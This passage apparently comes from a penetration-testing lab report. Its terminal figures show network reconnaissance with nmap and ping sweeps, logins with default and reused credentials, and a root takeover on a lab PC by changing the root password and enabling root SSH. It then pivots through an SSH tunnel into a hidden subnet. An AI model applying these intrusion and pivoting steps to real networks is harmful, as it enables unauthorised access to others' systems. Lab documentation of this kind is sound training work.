          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:14431 errors:0 dropped:0 overruns:0 frame:0
          TX packets:23027 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1857240 (1.8 MB)  TX bytes:21228324 (21.2 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:322 errors:0 dropped:0 overruns:0 frame:0
          TX packets:322 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:25281 (25.2 KB)  TX bytes:25281 (25.2 KB)
```

Figure 1-26 PC 1 SSH using xadmin credentials and ifconfig


```
xadmin@xadmin-virtual-machine:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:15:5d:00:04:04 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.210/27 brd 192.168.0.223 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:fe00:404/64 scope link
        valid_lft forever preferred_lft forever
xadmin@xadmin-virtual-machine:~$
```

Figure 1-27 PC 1 ip a

```
xadmin@xadmin-virtual-machine:~$ ip route
default via 192.168.0.193 dev eth0 proto static
192.168.0.192/27 dev eth0 proto kernel scope link src 192.168.0.210 metric 1
```

Figure 1-28 PC 1 ip route

```
root@kali:~# telnet 192.168.0.226
Trying 192.168.0.226 ...
Connected to 192.168.0.226.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Thu Oct 21 08:24:24 UTC 2021 on tty1
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
```

Figure 1-29 Router 2 telnet connection

```
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface      IP Address      S/L  Description
-----
eth1           192.168.0.33/27  u/u
eth2           192.168.0.229/30 u/u
eth3           192.168.0.226/30 u/u
lo             127.0.0.1/8     u/u
              2.2.2.2/32
              ::1/128
```

Figure 1-30 Router 2 show interfaces

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
      I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 2.2.2.2/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/20] via 192.168.0.225, eth3, 00:46:54
O 192.168.0.32/27 [110/10] is directly connected, eth1, 00:47:39
C>* 192.168.0.32/27 is directly connected, eth1
O>* 192.168.0.64/27 [110/40] via 192.168.0.230, eth2, 00:45:03
O>* 192.168.0.96/27 [110/30] via 192.168.0.230, eth2, 00:45:03
O>* 192.168.0.128/27 [110/20] via 192.168.0.230, eth2, 00:46:50
O>* 192.168.0.192/27 [110/20] via 192.168.0.225, eth3, 00:46:54
O 192.168.0.224/30 [110/10] is directly connected, eth3, 00:47:39
C>* 192.168.0.224/30 is directly connected, eth3
O 192.168.0.228/30 [110/10] is directly connected, eth2, 00:47:39
C>* 192.168.0.228/30 is directly connected, eth2
O>* 192.168.0.232/30 [110/20] via 192.168.0.230, eth2, 00:46:50
O>* 192.168.0.240/30 [110/30] via 192.168.0.230, eth2, 00:45:03
```

Figure 1-31 Router 2 show ip route

```
vyos@vyos:~$ show arp
Address          HWtype  HWaddress      Flags Mask    Iface
192.168.0.225    ether    00:15:5d:00:04:06 C              eth3
192.168.0.230    ether    00:15:5d:00:04:12 C              eth2
```

Figure 1-32 Router 2 show arp

```
root@kali:~# nmap 192.168.0.34/27
Starting Nmap 7.80 ( https://nmap.org ) at 2024-12-22 06:39 EST
Nmap scan report for 192.168.0.33
Host is up (0.0020s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
80/tcp    open  http
443/tcp    open  https

Nmap scan report for 192.168.0.34
Host is up (0.0033s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp    open  rpcbind
2049/tcp   open  nfs

Nmap done: 32 IP addresses (2 hosts up) scanned in 14.94 seconds
```

Figure 1-33 Nmap scan of 192.168.0.34/27 subnet


```

root@kali:~# ssh xadmin@192.168.0.34
The authenticity of host '192.168.0.34 (192.168.0.34)' can't be established.
ECDSA key fingerprint is SHA256:tZhkTHkpAE6l87Plxg7ElSjFvXs7t6/7sOnIf9V8esQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.34' (ECDSA) to the list of known hosts.
xadmin@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Tue Aug 22 04:29:07 2017 from 192.168.0.130

```

Figure 1-34 PC 2 SSH connection

```

xadmin@xadmin-virtual-machine:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:15:5d:00:04:10
          inet addr:192.168.0.34  Bcast:192.168.0.63  Mask:255.255.255.224
          inet6 addr: fe80::215:5dff:fe00:410/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1522 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1095 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:97748 (97.7 KB)  TX bytes:68638 (68.6 KB)

eth1      Link encap:Ethernet  HWaddr 00:15:5d:00:04:11
          inet addr:13.13.13.12  Bcast:13.13.13.255  Mask:255.255.255.0
          inet6 addr: fe80::215:5dff:fe00:411/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:69 errors:0 dropped:0 overruns:0 frame:0
          TX packets:60 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:10108 (10.1 KB)  TX bytes:8800 (8.8 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:282 errors:0 dropped:0 overruns:0 frame:0
          TX packets:282 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:21649 (21.6 KB)  TX bytes:21649 (21.6 KB)

```

Figure 1-35 PC 2 ifconfig

```
xadmin@xadmin-virtual-machine:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:15:5d:00:04:10 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.34/27 brd 192.168.0.63 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:fe00:410/64 scope link
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:15:5d:00:04:11 brd ff:ff:ff:ff:ff:ff
    inet 13.13.13.12/24 brd 13.13.13.255 scope global eth1
        valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:fe00:411/64 scope link
        valid_lft forever preferred_lft forever
```

Figure 1-36 PC 2 ip a

```
xadmin@xadmin-virtual-machine:~$ ip route
default via 192.168.0.33 dev eth0 proto static
13.13.13.0/24 dev eth1 proto kernel scope link src 13.13.13.12 metric 1
192.168.0.32/27 dev eth0 proto kernel scope link src 192.168.0.34 metric 1
```

Figure 1-37 PC 2 ip route

```
xadmin@xadmin-virtual-machine:~$ for ip in 13.13.13.{1..254}; do ping -c1 $ip; done
PING 13.13.13.1 (13.13.13.1) 56(84) bytes of data.
From 13.13.13.12 icmp_seq=1 Destination Host Unreachable

--- 13.13.13.1 ping statistics ---
1 packets transmitted, 0 received, +1 errors, 100% packet loss, time 0ms

PING 13.13.13.2 (13.13.13.2) 56(84) bytes of data.
From 13.13.13.12 icmp_seq=1 Destination Host Unreachable

--- 13.13.13.2 ping statistics ---
1 packets transmitted, 0 received, +1 errors, 100% packet loss, time 0ms

PING 13.13.13.3 (13.13.13.3) 56(84) bytes of data.
From 13.13.13.12 icmp_seq=1 Destination Host Unreachable

--- 13.13.13.3 ping statistics ---
1 packets transmitted, 0 received, +1 errors, 100% packet loss, time 0ms

PING 13.13.13.4 (13.13.13.4) 56(84) bytes of data.
From 13.13.13.12 icmp_seq=1 Destination Host Unreachable
```

Figure 1-38 13.13.13.0/24 subnet ping script

```
PING 13.13.13.12 (13.13.13.12) 56(84) bytes of data.  
64 bytes from 13.13.13.12: icmp_seq=1 ttl=64 time=0.021 ms  
  
--- 13.13.13.12 ping statistics ---  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 0.021/0.021/0.021/0.000 ms  
PING 13.13.13.13 (13.13.13.13) 56(84) bytes of data.  
64 bytes from 13.13.13.13: icmp_seq=1 ttl=64 time=0.650 ms  
  
--- 13.13.13.13 ping statistics ---  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 0.650/0.650/0.650/0.000 ms  
PING 13.13.13.14 (13.13.13.14) 56(84) bytes of data.  
From 13.13.13.12 icmp_seq=1 Destination Host Unreachable  
  
--- 13.13.13.14 ping statistics ---  
1 packets transmitted, 0 received, +1 errors, 100% packet loss, time 0ms  
  
PING 13.13.13.15 (13.13.13.15) 56(84) bytes of data.  
From 13.13.13.12 icmp_seq=1 Destination Host Unreachable
```

Figure 1-39 13.13.13.13 ping response


```
xadmin@xadmin-virtual-machine:/etc/ssh$ cat ssh_config

# This is the ssh client system-wide configuration file. See
# ssh_config(5) for more information. This file provides defaults for
# users, and the values can be changed in per-user configuration files
# or on the command line.

# Configuration data is parsed as follows:
# 1. command line options
# 2. user-specific file
# 3. system-wide file
# Any configuration value is only changed the first time it is set.
# Thus, host-specific definitions should be at the beginning of the
# configuration file, and defaults at the end.

# Site-wide defaults for some commonly used options. For a comprehensive
# list of available options, their meanings and defaults, please see the
# ssh_config(5) man page.

Host *
# ForwardAgent no
# ForwardX11 no
# ForwardX11Trusted yes
# RhostsRSAAuthentication no
# RSAAuthentication yes
# PasswordAuthentication yes
# HostbasedAuthentication no
# GSSAPIAuthentication no
# GSSAPIDelegateCredentials no
# GSSAPIKeyExchange no
# GSSAPITrustDNS no
# BatchMode no
# CheckHostIP yes
# AddressFamily any
# ConnectTimeout 0
# StrictHostKeyChecking ask
# IdentityFile ~/.ssh/identity
# IdentityFile ~/.ssh/id_rsa
# IdentityFile ~/.ssh/id_dsa
# Port 22
# Protocol 2,1
# Cipher 3des
# Ciphers aes128-ctr,aes192-ctr,aes256-ctr,arcfour256,arcfour128,aes128-cbc,3des-cbc
# MACs hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160
# EscapeChar ~
# Tunnel no
# TunnelDevice any:any
# PermitLocalCommand no
# VisualHostKey no
# ProxyCommand ssh -q -W %h:%p gateway.example.com
```

Figure 1-40 PC 2 ssh_config unedited

```

xadmin@xadmin-virtual-machine:/etc/ssh$ nano ssh_config
xadmin@xadmin-virtual-machine:/etc/ssh$ sudo nano ssh_config
[sudo] password for xadmin:
xadmin@xadmin-virtual-machine:/etc/ssh$ cat ssh_config

# This is the ssh client system-wide configuration file. See
# ssh_config(5) for more information. This file provides defaults for
# users, and the values can be changed in per-user configuration files
# or on the command line.

# Configuration data is parsed as follows:
# 1. command line options
# 2. user-specific file
# 3. system-wide file
# Any configuration value is only changed the first time it is set.
# Thus, host-specific definitions should be at the beginning of the
# configuration file, and defaults at the end.

# Site-wide defaults for some commonly used options. For a comprehensive
# list of available options, their meanings and defaults, please see the
# ssh_config(5) man page.

Host *
# ForwardAgent no
# ForwardX11 no
# ForwardX11Trusted yes
# RhostsRSAAuthentication no
# RSAAuthentication yes
# PasswordAuthentication no
# HostbasedAuthentication no
# GSSAPIAuthentication no
# GSSAPIDelegateCredentials no
# GSSAPIKeyExchange no
# GSSAPITrustDNS no
# BatchMode no
# CheckHostIP yes
# AddressFamily any
# ConnectTimeout 0
# StrictHostKeyChecking ask
# IdentityFile ~/.ssh/identity
# IdentityFile ~/.ssh/id_rsa
# IdentityFile ~/.ssh/id_dsa
# Port 22
# Protocol 2,1
# Cipher 3des
# Ciphers aes128-ctr,aes192-ctr,aes256-ctr,arcfour256,arcfour128,aes128-cbc,3des-cbc
# MACs hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160
# EscapeChar ~
# Tunnel yes
# TunnelDevice any:any
# PermitLocalCommand no
# VisualHostKey no
# ProxyCommand ssh -q -W %h:%p gateway.example.com
# RekeyLimit 1G 1h
# SendEnv LANG LC_*
# HashKnownHosts yes
# GSSAPIAuthentication yes
# GSSAPIDelegateCredentials no

```

Figure 1-41 PC 2 ssh_config edited

```
xadmin@xadmin-virtual-machine:~$ sudo -i
[sudo] password for xadmin:
root@xadmin-virtual-machine:~#
```

Figure 1-42 PC 2 escalate privileges to root account

```
root@xadmin-virtual-machine:~# passwd
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@xadmin-virtual-machine:~#
```

Figure 1-43 PC 2 changing root password

```
# Authentication:
LoginGraceTime 120
PermitRootLogin yes
StrictModes yes
```

Figure 1-44 PC 2 sshd_config edited

```
xadmin@xadmin-virtual-machine:~$ sudo service ssh restart
[sudo] password for xadmin:
ssh stop/waiting
ssh start/running, process 2567
xadmin@xadmin-virtual-machine:~$
```

Figure 1-45 PC 2 restart SSH service

```
root@xadmin-virtual-machine:~# service ssh restart
ssh stop/waiting
ssh start/running, process 2790
root@xadmin-virtual-machine:~# exit
logout
Connection to 192.168.0.34 closed.
root@kali:~# ssh -w0:0 root@192.168.0.34
root@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Mon Dec 23 22:42:31 2024 from 192.168.0.200
root@xadmin-virtual-machine:~#
```

Figure 1-46 SSH command with tunnelling flag


```

root@xadmin-virtual-machine:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:15:5d:00:04:10 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.34/27 brd 192.168.0.63 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:fe00:410/64 scope link
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:15:5d:00:04:11 brd ff:ff:ff:ff:ff:ff
    inet 13.13.13.12/24 brd 13.13.13.255 scope global eth1
        valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:fe00:411/64 scope link
        valid_lft forever preferred_lft forever
4: tun0: <POINTOPOINT,MULTICAST,NOARP> mtu 1500 qdisc noop state DOWN group default qlen 500
    link/none
root@xadmin-virtual-machine:~#

```

Figure 1-47 PC 2 ip addr showing tun0 interface

```

root@xadmin-virtual-machine:~# more /proc/sys/net/ipv4/conf/all/forwarding
0
root@xadmin-virtual-machine:~# echo 1 > /proc/sys/net/ipv4/conf/all/forwarding
root@xadmin-virtual-machine:~# more /proc/sys/net/ipv4/conf/all/forwarding
1

```

Figure 1-48 PC 2 forwarding file set to 1

```

root@xadmin-virtual-machine:~# ip addr add 1.1.1.2/30 dev tun0
root@xadmin-virtual-machine:~# ip link set tun0 up
root@xadmin-virtual-machine:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:15:5d:00:04:10
          inet addr:192.168.0.34  Bcast:192.168.0.63  Mask:255.255.255.224
          inet6 addr: fe80::215:5dff:fe00:410/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:5520 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2900 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:485920 (485.9 KB)  TX bytes:395351 (395.3 KB)

eth1      Link encap:Ethernet  HWaddr 00:15:5d:00:04:11
          inet addr:13.13.13.12  Bcast:13.13.13.255  Mask:255.255.255.0
          inet6 addr: fe80::215:5dff:fe00:411/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:73 errors:0 dropped:0 overruns:0 frame:0
          TX packets:66 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:10564 (10.5 KB)  TX bytes:10049 (10.0 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:3918 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3918 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:364111 (364.1 KB)  TX bytes:364111 (364.1 KB)

tun0      Link encap:UNSPEC  HWaddr 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00
          inet addr:1.1.1.2  P-t-P:1.1.1.2  Mask:255.255.255.252
          UP POINTOPOINT RUNNING NOARP MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:500
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

```

Figure 1-49 Set up tunnelling link on PC 2

```

root@kali:~# ip addr add 1.1.1.1/30 dev tun0
root@kali:~# ip link set tun0 up
root@kali:~# ping 1.1.1.2
PING 1.1.1.2 (1.1.1.2) 56(84) bytes of data:
64 bytes from 1.1.1.2: icmp_seq=1 ttl=64 time=3.28 ms
64 bytes from 1.1.1.2: icmp_seq=2 ttl=64 time=2.29 ms
64 bytes from 1.1.1.2: icmp_seq=3 ttl=64 time=2.90 ms
64 bytes from 1.1.1.2: icmp_seq=4 ttl=64 time=2.31 ms
64 bytes from 1.1.1.2: icmp_seq=5 ttl=64 time=1.75 ms
64 bytes from 1.1.1.2: icmp_seq=6 ttl=64 time=2.86 ms
64 bytes from 1.1.1.2: icmp_seq=7 ttl=64 time=1.96 ms

```

Figure 1-50 Kali commands (1/2)


```

root@kali:~# route add -net 13.13.13.0/24 tun0
root@kali:~# nmap 13.13.13.12
Starting Nmap 7.80 ( https://nmap.org ) at 2024-12-23 18:18 EST
Nmap scan report for 13.13.13.12
Host is up (0.0031s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp   open  rpcbind
2049/tcp  open  nfs

```

Figure 1-51 Kali commands (2/2)

```

root@kali:~# nmap 13.13.13.13
Starting Nmap 7.80 ( https://nmap.org ) at 2024-12-27 11:14 EST
Nmap scan report for 13.13.13.13
Host is up (0.011s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
Nmap done: 1 IP address (1 host up) scanned in 13.31 seconds

```

Figure 1-52 Kali nmap scan of PC 3 (successful tunnel)

```

root@kali:~# route add -net 13.13.13.0/24 tun0
root@kali:~# ssh root@13.13.13.13
The authenticity of host '13.13.13.13 (13.13.13.13)' can't be established.
ECDSA key fingerprint is SHA256:tZhkTHkpAE6l87Plxg7ELsJFvXs7t6/7s0nIf9V8esQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '13.13.13.13' (ECDSA) to the list of known hosts.
root@13.13.13.13's password:
Permission denied, please try again.
root@13.13.13.13's password:

root@kali:~# ssh xadmin@13.13.13.13
xadmin@13.13.13.13's password:
Permission denied, please try again.
xadmin@13.13.13.13's password:

```

Figure 1-53 PC 3 SSH permission denied


```

root@kali:~# ssh xadmin@13.13.13.13
xadmin@13.13.13.13's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Wed Sep 27 21:28:25 2017 from 13.13.13.12
xadmin@xadmin-virtual-machine:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:15:5d:00:04:0f
          inet addr:13.13.13.13  Bcast:13.13.13.255  Mask:255.255.255.0
          inet6 addr: fe80::215:5dff:fe00:40f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2845 errors:0 dropped:0 overruns:0 frame:0
          TX packets:412 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:175722 (175.7 KB)  TX bytes:83678 (83.6 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:354 errors:0 dropped:0 overruns:0 frame:0
          TX packets:354 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:27401 (27.4 KB)  TX bytes:27401 (27.4 KB)

```

Figure 1-56 PC 3 ssh connection and ifconfig

```

xadmin@xadmin-virtual-machine:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:15:5d:00:04:0f brd ff:ff:ff:ff:ff:ff
    inet 13.13.13.13/24 brd 13.13.13.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:fe00:40f/64 scope link
        valid_lft forever preferred_lft forever
xadmin@xadmin-virtual-machine:~$ ip route
default via 13.13.13.12 dev eth0 proto static
13.13.13.0/24 dev eth0 proto kernel scope link src 13.13.13.13 metric 1

```

Figure 1-57 PC 3 ip a and ip route

```
root@kali:~# nmap 192.168.0.229/30
Starting Nmap 7.80 ( https://nmap.org ) at 2024-12-27 23:13 EST
Nmap scan report for 192.168.0.229
Host is up (0.0015s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
80/tcp    open  http
443/tcp   open  https

Nmap scan report for 192.168.0.230
Host is up (0.0027s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
80/tcp    open  http
443/tcp   open  https

Nmap done: 4 IP addresses (2 hosts up) scanned in 14.47 seconds
```

Figure 1-58 nmap scan of 192.168.0.229/30 subnet


```

root@kali:~# telnet 192.168.0.230
Trying 192.168.0.230 ...
Connected to 192.168.0.230.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Thu Oct 21 09:30:23 UTC 2021 on tty1
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface      IP Address      S/L  Description
-----
eth1            192.168.0.129/27  u/u
eth2            192.168.0.233/30  u/u
eth3            192.168.0.230/30  u/u
lo              127.0.0.1/8       u/u
               3.3.3.3/32
               ::1/128

vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 3.3.3.3/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/30] via 192.168.0.229, eth3, 00:10:29
O>* 192.168.0.32/27 [110/20] via 192.168.0.229, eth3, 00:10:30
O>* 192.168.0.64/27 [110/30] via 192.168.0.234, eth2, 00:08:36
O>* 192.168.0.96/27 [110/20] via 192.168.0.234, eth2, 00:08:37
O 192.168.0.128/27 [110/10] is directly connected, eth1, 00:11:20
C>* 192.168.0.128/27 is directly connected, eth1
O>* 192.168.0.192/27 [110/30] via 192.168.0.229, eth3, 00:10:29
O>* 192.168.0.224/30 [110/20] via 192.168.0.229, eth3, 00:10:30
O 192.168.0.228/30 [110/10] is directly connected, eth3, 00:11:20
C>* 192.168.0.228/30 is directly connected, eth3
O 192.168.0.232/30 [110/10] is directly connected, eth2, 00:11:20
C>* 192.168.0.232/30 is directly connected, eth2
O>* 192.168.0.240/30 [110/20] via 192.168.0.234, eth2, 00:08:37
vyos@vyos:~$ show arp
Address          HWtype  HWaddress      Flags Mask    Iface
192.168.0.229    ether   00:15:5d:00:04:0b  C           eth3
192.168.0.234    ether   00:15:5d:00:04:16  C           eth2

```

Figure 1-59 Router 3 telnet show interfaces, show ip route, show arp

```

root@kali:~# nmap 192.168.0.129/27
Starting Nmap 7.80 ( https://nmap.org ) at 2024-12-27 23:32 EST
Nmap scan report for 192.168.0.129
Host is up (0.0041s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
80/tcp    open  http
443/tcp   open  https

Nmap scan report for 192.168.0.130
Host is up (0.0043s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp   open  rpcbind
2049/tcp  open  nfs

```

Figure 1-60 nmap scan of 192.168.0.129/27

```

root@kali:~# ssh xadmin@192.168.0.130
The authenticity of host '192.168.0.130 (192.168.0.130)' can't be established.
ECDSA key fingerprint is SHA256:tZhkTHkpAE6l87Plxg7ElSjFvXs7t6/7sOnIf9V8esQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.130' (ECDSA) to the list of known hosts.
xadmin@192.168.0.130: Permission denied (publickey).

```

Figure 1-61 PC 4 SSH access denied

```

root@kali:/tmp/fileMount/home/xadmin/.ssh# ssh xadmin@192.168.0.34
xadmin@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Fri Dec 27 15:18:53 2024 from 1.1.1.1
xadmin@xadmin-virtual-machine:~$ ssh xadmin@192.168.0.130
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Tue Aug 22 07:12:18 2017 from 192.168.0.34
xadmin@xadmin-virtual-machine:~$

```

Figure 1-62 PC 4 SSH connection via PC 2


```
xadmin@xadmin-virtual-machine:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:15:5d:00:04:15
          inet addr:192.168.0.130  Bcast:192.168.0.159  Mask:255.255.255.224
          inet6 addr: fe80::215:5dff:fe00:415/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2541 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1772 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:250460 (250.4 KB)  TX bytes:237798 (237.7 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:282 errors:0 dropped:0 overruns:0 frame:0
          TX packets:282 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:21601 (21.6 KB)  TX bytes:21601 (21.6 KB)
```

Figure 1-63 PC 4 ifconfig

```
xadmin@xadmin-virtual-machine:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:15:5d:00:04:15 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.130/27 brd 192.168.0.159 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:fe00:415/64 scope link
        valid_lft forever preferred_lft forever
xadmin@xadmin-virtual-machine:~$ ip route
default via 192.168.0.129 dev eth0 proto static
192.168.0.128/27 dev eth0 proto kernel scope link src 192.168.0.130 metric 1
```

Figure 1-64 PC 4 ip a and ip route

```
root@kali:~# nmap 192.168.0.240/30
Starting Nmap 7.80 ( https://nmap.org ) at 2024-12-28 00:53 EST
Nmap scan report for 192.168.0.242
Host is up (0.0065s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
